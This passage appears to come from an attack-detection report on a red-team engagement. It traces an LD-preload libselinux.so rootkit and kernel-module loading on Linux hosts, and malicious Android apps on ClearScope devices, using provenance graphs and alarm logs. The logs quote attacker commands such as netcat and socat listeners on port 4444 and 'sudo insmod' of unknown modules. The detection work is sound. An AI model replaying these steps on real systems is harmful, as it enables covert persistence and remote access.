- Following is the graph generated on Trace-1. Both Trace-2 and Trace-3 generated the same forward graph except for the entry point
- the bash did `cargo --list | tail -n +2` before `insmod`, and then `lsmod`, before exit
- the sshd that started the bash read/write with ta51-bg-gen (128.55.12.122)


/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
bash -c scp -d -t .
/usr/sbin/sshd -D -R
scp -d -t .
/usr/sbin/sshd -D -R
/home/admin/load_helper.ko
/home/admin/read_scan.ko
/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
-bash
ls /etc/bash_completion.d
-bash
-bash
-bash
-bash
tail -n +2
-bash
cargo --list
-bash
-bash
-bash
dircolors -b
-bash
/bin/sh /usr/bin/lesspipe
-bash
-bash
ls /etc/bash_completion.d
-bash
cargo --list
-bash
tail -n +2
-bash
-bash
sudo insmod ./read_scan.ko
sudo insmod ./read_scan.ko
sudo insmod ./read_scan.ko
sudo insmod ./read_scan.ko
sudo insmod ./read_scan.ko
-bash
sudo insmod ./read_scan.ko
insmod ./read_scan.ko
/dev/log
sudo insmod ./read_scan.ko
sudo insmod ./load_helper.ko
sudo insmod ./load_helper.ko
sudo insmod ./load_helper.ko
-bash
sudo insmod ./load_helper.ko
sudo insmod ./load_helper.ko
-bash
sudo insmod ./load_helper.ko
sudo insmod ./load_helper.ko
insmod ./load_helper.ko
-bash
lsmod
-bash
-bash
/usr/bin/clear_console -q




F.20190517 TRACE-2


```
19-05-17 09:05:20.28: Alarm: FileCorruption: Object 18788695 (/home/admin/libselinux.so)
Subject 7059275 pid=4509 bash -c scp -t
19-05-17 09:13:35.22: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7067130
pid=7514 nc -k -l 443
19-05-17 09:13:43.36: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7067418
pid=7613 nc -k -l 8080
19-05-17 09:26:18.34: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7072562
pid=9553 nc -k -l 4444
19-05-17 09:27:06.63: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7073842
pid=9980 env
19-05-17 09:26:01.95: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7072237
pid=9441 /bin/sh /sbin/ldconfig
```



- The libselinux.so file was scp'd from 128.55.12.122:49774,
- The file was moved from */home/admin/libselinux.so* to */lib/libselinux.so*
- It was later loaded by multiple programs:
    - /usr/bin/python3 /usr/lib/command-not-found -- socat
    - nc -k -l 4444
    - env
    - ls
    - nc -k -l 443
    - nc -k -l 8080
    - /bin/sh /sbin/ldconfig
- The output of these programs were written to /dev/pts/1. The ldconfig program also replaced the /etc/ld/so.cache file while was later read by multiple other programs.
- The libselinux.so file was also loaded to the environment using the *env* program. This is a similar attack pattern to the Azazel attack in Engagement 4.


/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
/usr/sbin/sshd -D -R
scp -t .
bash -c scp -t .
/home/admin/libselinux.so
-bash
sudo mv libselinu...selinux.so
/dev/log
mv libselinux.so ...selinux.so
/lib/libselinux.so
sudo mv libselinu...selinux.so
sudo mv libselinu...selinux.so
sudo mv libselinu...selinux.so

The same user that did `mv` launched the `nc` on port 443 and 8080



More alerts from our detector about libselinux.so:

```
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||fileread:clear_console:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||mmap:clear_console:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||fileread:ldconfig:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||mmap:ldconfig:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||mmap:ldconfig.real:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||fileread:env:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||mmap:env:/lib/libselinux.so
ta1-trace-2-e5-official-1|df4af963c31cdafcb5c6d86f33322775||mmap:command-not-fou:/lib/libselinux.so
```

G.20190517 TRACE-2


Traffic on port 0 can be seen. The response messages that hosts generate in response to port 0 traffic can help attackers learn more about the behavior and potential network vulnerabilities of those devices:

```
19-05-17 10:41:37.76: Alarm: DataLeak: Object 18799838 (IP:80370c75:0.2595398H) Subject 7122390 pid=28694 -bash
19-05-17 10:41:37.86: Alarm: DataLeak: Object 18506278 (IP:80370c6d:0.2595397H) Subject 7122394 pid=28695 -bash
19-05-17 10:41:56.97: Alarm: DataLeak: Object 18523626 (IP:80370c43:0.2595403H) Subject 7122475 pid=28728 -bash
19-05-17 10:42:14.09: Alarm: DataLeak: Object 18505291 (IP:80370c6a:0.2595405H) Subject 7122536 pid=28755 -bash
```

H.20190517 TRACE-1


Attack similar to that on TRACE-2:

```
19-05-17 09:32:57.87: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837173 pid=15656 /bin/bash
19-05-17 09:32:57.87: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837178 pid=15658 /bin/sh /usr/bin/lesspipe
19-05-17 09:32:57.87: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837181 pid=15659 basename /usr/bin/lesspipe
19-05-17 09:32:57.87: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837186 pid=15661 dirname /usr/bin/lesspipe
19-05-17 09:32:57.87: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837191 pid=15663 dircolors -b
19-05-17 09:32:57.88: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837196 pid=15665 ls /etc/bash_completion.d
19-05-17 09:32:57.88: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837202 pid=15667 cargo --list
19-05-17 09:32:57.88: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837204 pid=15668 tail -n +2
19-05-17 09:32:58.68: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837208 pid=15669 env
19-05-17 09:33:23.40: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6837301 pid=15705 setsid socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat
19-05-17 09:35:09.08: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6838224 pid=16046 grep --color=auto 4444
19-05-17 09:35:09.08: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6838226 pid=16045 netstat -na
19-05-17 09:35:31.83: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6838342 pid=16089 /usr/bin/python3 /usr/lib/command-not-found -- socat
19-05-17 09:36:17.65: Alarm: FileExec: Object 7744264 (/lib/libselinux.so) Subject 6838536 pid=16170 nc -k -l 4444
```



Attack: Similar `libselinux.so` attack that took place on TRACE-2 earlier.

- */home/admin/libselinux.so* was uploaded using scp from 128.55.12.122:51752
- The file was later moved to the lib directory using `sudo mv libselinux.so /lib/libselinux.so`
- Multiple program loaded the *libselinux.so* file including a *bash* process that did not do anything further:
  - /bin/sh /usr/bin/lesspipe
  - basename /usr/bin/lesspipe
  - dirname /usr/bin/lesspipe
  - dircolors -b
  - ls /etc/bash_completion.d
  - cargo --list
  - tail -n +2
  - env
  - grep --color=auto
  - netstat -na
  - nc -k -l 4444
- same bash that `mv` the libselinux also forked bashes and did
  - `setsid socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat`
  - `/usr/bin/python3 /usr/lib/command-not-found -- socat`
  - `socat` accepted a connection from `128.55.12.122`
- The libselinux.so file was loaded to the environment using the *evn* command which suggest the same attack pattern as the Azazel attack.



More alerts from our detector about the libselinux.so:

```
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:lesspipe:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:lesspipe:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:basename:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:basename:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:dirname:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:dirname:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:dircolors:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:dircolors:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:tail:/lib/libselinux.so
```

```
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:tail:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:env:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:env:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:setsid:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:setsid:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:grep:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:grep:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||fileread:netstat:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:netstat:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351de4||mmap:command-not-fou:/lib/libselinux.so
ta1-trace-1-e5-official-1|7a665024f3e33d4e3a98d9651e351ssssde4||fileread:nc:/lib/libselinux.so
```

4.1.4 Detection of Attacks on ClearScope

Attack Campaigns Overview

There are 5 main attack campaigns:

- Attack A [ClearScope-1,2]: untrusted install
- Attack B [ClearScope-1]: MicroAPT attack
- Attack C [ClearScope-2]: toybox attack
- Attack D [ClearScope-1]: toybox attack
- Attack E [ClearScope-1]: tester attack

Detected Attack Step Summary

Attack #	Date	Attack Step Summary	Key Subject/Object/Event
A	20190507	untrusted install of apps	pl.net.szafraniec.latarka mark.via.gp kohimovie.info.kohimovies com.tveazy.online
B	20190515	libmicroapt.so loaded to com.maxflame.barephone and collect information from various sources and write into SRCSINK_AUDIO_IO	com.maxflame.barephone /lib/arm64/libmicroapt.so /dev/kgsl-3d0 /dev/pmsg0 SRCSINK_INSTALLED_PACKAGES SRCSINK_CONTENT_PROVIDER_MANAGEMENT SRCSINK_NETWORK_MANAGEMENT /data/app /data SRCSINK_AUDIO_IO
C	20190508	maybe an exploit in de.belu.appstarter	/dev/kgsl-3d0


	20190515	de.belu.appstarter did screen capture, and started toybox	de.belu.appstarter org.mozilla.fennec_vagrant /dev/msm_g711tlaw 77.138.117.150 /data/data/de.belu.appstarter/busybox /system/bin/toybox /system/bin/screencap /system/bin/sh /system/bin/tmp/sl
D	20190517	com.bloketech.lockwatch connects to 128.55.12.233:80 and start lots of toybox and collect contact and other information	com.bloketech.lockwatch 128.55.12.233:80 /dev/msm_g711tlaw /system/bin/toybox /data/local/tmp/msm_g711tlaw.ko /data/local/tmp/a64.ko /data/local/tmp/tc /data/local /data/local/tmp/external.db /data/local/tmp/internal.db /data/data/com.android.providers.contacts/databases/calllog.db /data/local/tmp/calllog.db Accessed multiple root directories and *.rc files
E	20190517	tester get started, C&C and forked toybox	/data/local/tmp/tester /system/bin/ping /system/bin/app_process64 128.55.12.233:80 /system/bin/toybox 128.55.12.114:1025

Detailed Attack Campaign Description


B.20190515 ClearScope-1

Two of our detection systems file alarm for the same operation:

- 19-05-15 14:36:31.67: Alarm: UntrustedLoad: 000: Object 218751 (/data/app/com.maxflame.barephone-k-RIQLb6V5pxllxWgMGAjQ==/lib/arm64/libmicroapt.so) Subject 11750 pid=25041 com.maxflame.barephone
- f3d637e3d04647a3da45341334e308c3|1557945391677000000|0.7500|1.0000|ta1-clearscope-1-e5-official-1|54ff20fc635e6455f04fea4fa27ebc1e||loadlib:com.maxflame.barephone:/data/app/com.maxflame.barephone-k-RIQLb6V5pxllxWgMGAjQ==/lib/arm64/libmicroapt.so



It doesn't seem like anything else happened, but this app was loaded previously on CS-1 and CS-2 and never loaded this library


system_server
/data/app/com.max...icroapt.so
com.maxflame.barephone
/proc/25041/cmdline
/dev/null
/proc/25053/timerslack_ns
/dev/ashmem
/proc/25054/timerslack_ns
SRCSINK_SERVICE_MANAGEMENT
SRCSINK_BINDER
SRCSINK_DISPLAY
SRCSINK_NETWORK_MANAGEMENT
/data/app/com.max...=/base.apk
/system/lib64
/data/app/com.max.../lib/arm64
/system/fake-libs64
/data/data/com.ma....barephone
/data/data/com.ma...hone/cache
/data/user_de/0/c....barephone
/data/user_de/0/c...code_cache
SRCSINK_INSTALLED_PACKAGES
SRCSINK_CONTENT_P...MANAGEMENT
/dev/event-log-tags
/system/etc/event-log-tags
ENTITY_IPCOBJECT
/dev/pmsg0
SRCSINK_UI
ENTITY_IPCOBJECT
com.android.inputmethod.latin
/data/app/com.max...xWgMGAjQ==
/data/app
/data
/data/misc/profil...imary.prof
ENTITY_IPCOBJECT
ENTITY_IPCOBJECT
ENTITY_IPCOBJECT
ENTITY_IPCOBJECT
SRCSINK_AUDIO_IO

